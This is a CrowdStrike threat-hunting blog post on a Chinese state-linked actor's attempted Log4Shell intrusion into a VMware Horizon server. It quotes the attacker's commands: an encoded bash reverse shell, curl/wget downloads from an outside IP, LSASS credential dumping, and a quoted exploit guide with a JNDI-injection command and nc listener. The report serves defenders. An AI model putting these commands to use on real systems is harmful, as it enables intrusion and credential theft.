

OverWatch Exposes AQUATIC PANDA in Possession of Log4Shell Exploit Tools During Hands-on Intrusion Attempt

December 29, 2021 | Benjamin Wiley and the Falcon OverWatch Team | From The Front Lines



Following the Dec. 9, 2021, announcement of the Log4j vulnerability, [CVE 2021-44228](#), CrowdStrike Falcon® OverWatch™ has provided customers with unrivaled protection and 24/7/365 vigilance in the face of heightened uncertainty.

To OverWatch, [Log4Shell](#) is simply the latest vulnerability to exploit — a new access vector among a sea of many others. Adversarial behavior post-exploitation remains substantially unchanged, and it is this behavior that OverWatch threat hunters are trained to detect and disrupt. OverWatch's human-driven hunting workflows and patented tooling make it uniquely agile in the face of rapidly evolving cyber threats.

Since the vulnerability was announced, OverWatch threat hunters have been continuously ingesting the latest insights about the Log4j vulnerability as well as publicly disclosed exploit methods to influence their continuous hunting operations. On Dec. 14, 2021, VMware [issued guidance](#) around elements of VMware's Horizon service found to be vulnerable to Log4j exploits. This led OverWatch to hunt for unusual child processes associated with the VMware

CATEGORIES

Cloud & Application Security	104
Counter Adversary Operations	184
Endpoint Security & XDR	307
Engineering & Tech	78
Executive Viewpoint	162
Exposure Management	84
From The Front Lines	190
Identity Protection	37
Next-Gen SIEM & Log Management	91
Public Sector	37
Small Business	8

CONNECT WITH US



Get started
with CrowdStrike
for free.



[Start Free Trial](#)

ABOUT COOKIES ON THIS SITE

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Notice](#)

[Accept All Cookies](#)

[Reject All](#)

[Cookie Settings](#)



September 25, 2024

OverWatch's Rapid Notification Process Disrupts AQUATIC PANDA

OverWatch threat hunters observed the **threat actor** performing multiple connectivity checks via DNS lookups for a subdomain under `dns<.>1433<.>eu<.>org`, executed under the Apache Tomcat service running on the VMware Horizon instance. OverWatch has observed multiple threat actors utilizing publicly accessible DNS logging services like `dns<.>1433<.>eu<.>org` during exploit attempts in order to identify vulnerable servers when they connect back to the attacker-controlled DNS service.

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe"  
-SCMStartup Tomcat Service  
nslookup 244464b7.dns.1433.eu[.]org
```

Figure 1. Initial suspicious reconnaissance commands identified by OverWatch

The threat actor then executed a series of Linux commands, including attempting to execute a

bash-based interactive shell with a hardcoded IP address as well as curl and wget commands in order to retrieve threat actor tooling hosted on remote infrastructure. Our CrowdStrike Intelligence team later linked the infrastructure to the threat actor known as AQUATIC PANDA. (Read more about AQUATIC PANDA at the end of this post.) The execution of Linux commands on a Windows host under the Apache Tomcat service immediately drew the attention of OverWatch threat hunters. After triaging this initial burst of activity, OverWatch immediately sent a critical detection to the victim organization's CrowdStrike Falcon® platform and shared additional details directly with their security team.

```
"C:\Program Files\VMware\VMware View\Server\bin\ws_TomcatService.exe"  
-SCMStartup Tomcat Service  
cmd /C "bash -c {echo,YmFzaCAtaSA JiAv<REDACTED FOR REPORTING>zIDA JjE="  
cmd /C "curl http://139.x.x.119:443/ccc"  
cmd /C "wget http://139.x.x.119:443/ccc"
```

Figure 2. Failed attempts to execute Linux commands on a Windows host

Based on the telemetry available to OverWatch threat hunters and additional findings made by CrowdStrike Intelligence, CrowdStrike assesses that a modified version of the Log4j exploit was likely used during the course of the threat actor's operations.

Recognizing the Resilience of the CrowdStrike Community

September 25, 2024

CrowdStrike Drives Cybersecurity Forward with New Innovations Spanning AI, Cloud, Next-Gen SIEM and Identity Protection

September 18, 2024

SUBSCRIBE

Sign up now to receive the latest notifications and updates from CrowdStrike.

[Sign Up](#)



See CrowdStrike Falcon® in Action

Detect, prevent, and respond to attacks—even malware-free intrusions—at any stage, with next-generation endpoint protection.

[See Demo](#)

ABOUT COOKIES ON THIS SITE

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Notice](#)




Figure 3. Suspected Log4j exploits found in AQUATIC PANDA's possession

Using the telemetry discovered through intelligence analysis of the **JNDI-Injection-Exploit-1.0.jar** file, OverWatch was able to confirm that the same file was released on a public GitHub project on Dec. 13, 2021, as seen in Figure 4 below, and was potentially utilized in order to gain access to the vulnerable instance of VMware Horizon based on follow-on activity observed by OverWatch.

反弹shell 指引

1. 下载命令执行工具，也可以编译Exploit.java 将计算器换成Linux反弹代码，这里为了方便直接使用 **JNDI-Injection-Exploit-1.0.jar**
2. 开启利用工具 `java -jar JNDI-Injection-Exploit-1.0.jar -C "bash -c {echo, YmFzaCAtaSA+IC9kZXVvdGNwLzE5Mi4xNjguOTkuNDQv0Dg40CAwPiYx} | {base64,-d}|{bash,-i}" -A "192.168.99.44"`
 - i. 命令说明：-C 指定要执行的命令，-A 指定监听端口所在IP（一般为本机IP）
 - ii. base64 编码部分为Linux 反弹shell `bash -i > /dev/tcp/192.168.99.44/8888 0>&1`
 - iii. 将利用工具生成的jndi links 放入postman payload 中
3. 本地开启nc 监听 `nc -Lvv 888`
4. 发送payload 到目标服务器，反弹shell 成功
5. 利用过程截图：




Figure 4. GitHub project with Log4j exploit — hxxps<:>//github<.>.com/dbgee/log4j2_rce (Click to enlarge)

AQUATIC PANDA continued their reconnaissance from the host, using native OS binaries to understand current privilege levels as well as system and

ABOUT COOKIES ON THIS SITE

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Notice](#)

believes these files likely constituted a reverse shell, which was loaded into memory via DLL search-order hijacking.² Finally, OverWatch observed AQUATIC PANDA make multiple attempts at credential harvesting by dumping the memory of the LSASS process³ using living-off-the-land binaries `rdrleakdiag.exe` and `cdump.exe` — a renamed copy of `createdump.exe`. The threat actor used winRAR to compress the memory dump in preparation for exfiltration before attempting to cover their tracks by deleting all executables from the `ProgramData` and `Windows\temp\` directories.

```
rdrleakdiag.exe /p 824 /o c:\programdata\ /fullmemdmp /wait 1  
cdump -u -f [REDACTED FOR REPORTING].dmp 824
```

Figure 5. Example command line used in attempted memory dump

```
\Device\HarddiskVolume5\Windows\SysWOW64\rdrleakdiag.exe  
c:\windows\system32\rdrleakdiag.exe /p 824 /o c:\programdata\ /fullmemdmp /wait 1  
  
\Device\HarddiskVolume5\Windows\SysWOW64\cmd.exe  
C:\Windows\system32\cmd.exe /C dir c:\windows\system32\rdrleakdiag.exe  
  
\Device\HarddiskVolume5\Windows\SysWOW64\cmd.exe  
C:\Windows\system32\cmd.exe /C cdump -u -f [REDACTED] dmp 824  
  
\Device\HarddiskVolume5\ProgramData\cdump.exe  
cdump -u -f [REDACTED] dmp 824  
  
\Device\HarddiskVolume5\Windows\SysWOW64\cmd.exe  
C:\Windows\system32\cmd.exe /C Rar.exe a -k -r -s -m3 [REDACTED] zz [REDACTED] dmp
```

Figure 6. Falcon platform telemetry capturing threat actor actions

Throughout the intrusion, OverWatch tracked the threat actor's activity closely in order to provide continuous updates to the victim organization. Based on the actionable intelligence provided by OverWatch, the victim organization was able to quickly implement their incident response protocol, eventually patching the vulnerable application and preventing further threat actor activity on the host.

The discussion globally around Log4j has been intense, putting many organizations on edge. No organization wants to hear about such a potentially destructive vulnerability affecting its networks. It is in these times of great uncertainty that the true value of continuous threat hunting is brought to light. OverWatch searches for evidence of malicious behavior — not adversary entry points. Although new vulnerabilities present adversaries with a new entry vector, they do not change the hands-on-keyboard activity OverWatch threat hunters are trained to detect and disrupt.

ABOUT COOKIES ON THIS SITE

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Notice](#)

AQUATIC PANDA is a China-based targeted intrusion adversary with a dual mission of intelligence collection and industrial espionage. It has likely operated since at least May 2020. AQUATIC PANDA operations have primarily focused on entities in the telecommunications, technology and government sectors. AQUATIC PANDA relies heavily on Cobalt Strike, and its toolset includes the unique Cobalt Strike downloader tracked as FishMaster. AQUATIC PANDA has also been observed delivering njRAT payloads to targets.

Endnotes

1. Learn more about this technique at
<https://attack.mitre.org/techniques/T1132/001/> and
<https://attack.mitre.org/techniques/T1059/001/>.
2. Learn more about this technique at
<https://attack.mitre.org/techniques/T1574/001/>.
3. Learn more about this technique at
<https://attack.mitre.org/techniques/T1003/001/>.

Additional Resources

- Visit the [CrowdStrike Log4j Vulnerability Learning Center](#).
- Access the [CrowdStrike Archive Scan Tool \(CAST\)](#).
- Download the [CrowdStrike Log4j Quick Reference Guide](#).
- Learn about the powerful, cloud-native [CrowdStrike Falcon® platform](#).
- Get a full-featured free trial of [CrowdStrike Falcon® Prevent™](#) to see for yourself how true next-gen AV performs against today's most sophisticated threats.

X Tweet

in Share



BREACHES STOP HERE

START FREE TRIAL

PROTECT AGAINST MALWARE, RANSOMWARE AND FILELESS ATTACKS

Related Content



CrowdStrike
Named a
Leader with



How to Defend
Employees
and Data as



The Anatomy
of an ALPHA
SPIDER

ABOUT COOKIES ON THIS SITE

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Notice](#)

« Baselining and Hunting Log4Shell with the CrowdStrike Falcon® Platform

CrowdStrike Services Offers Incident Response Tracker for the DFIR Community »



Copyright © 2024 CrowdStrike | Privacy | Request Info | Blog | Contact Us | 1.888.512.8906 | Accessibility

ABOUT COOKIES ON THIS SITE

By clicking "Accept All Cookies", you agree to the storing of cookies on your device to enhance site navigation, analyze site usage, and assist in our marketing efforts. [Cookie Notice](#)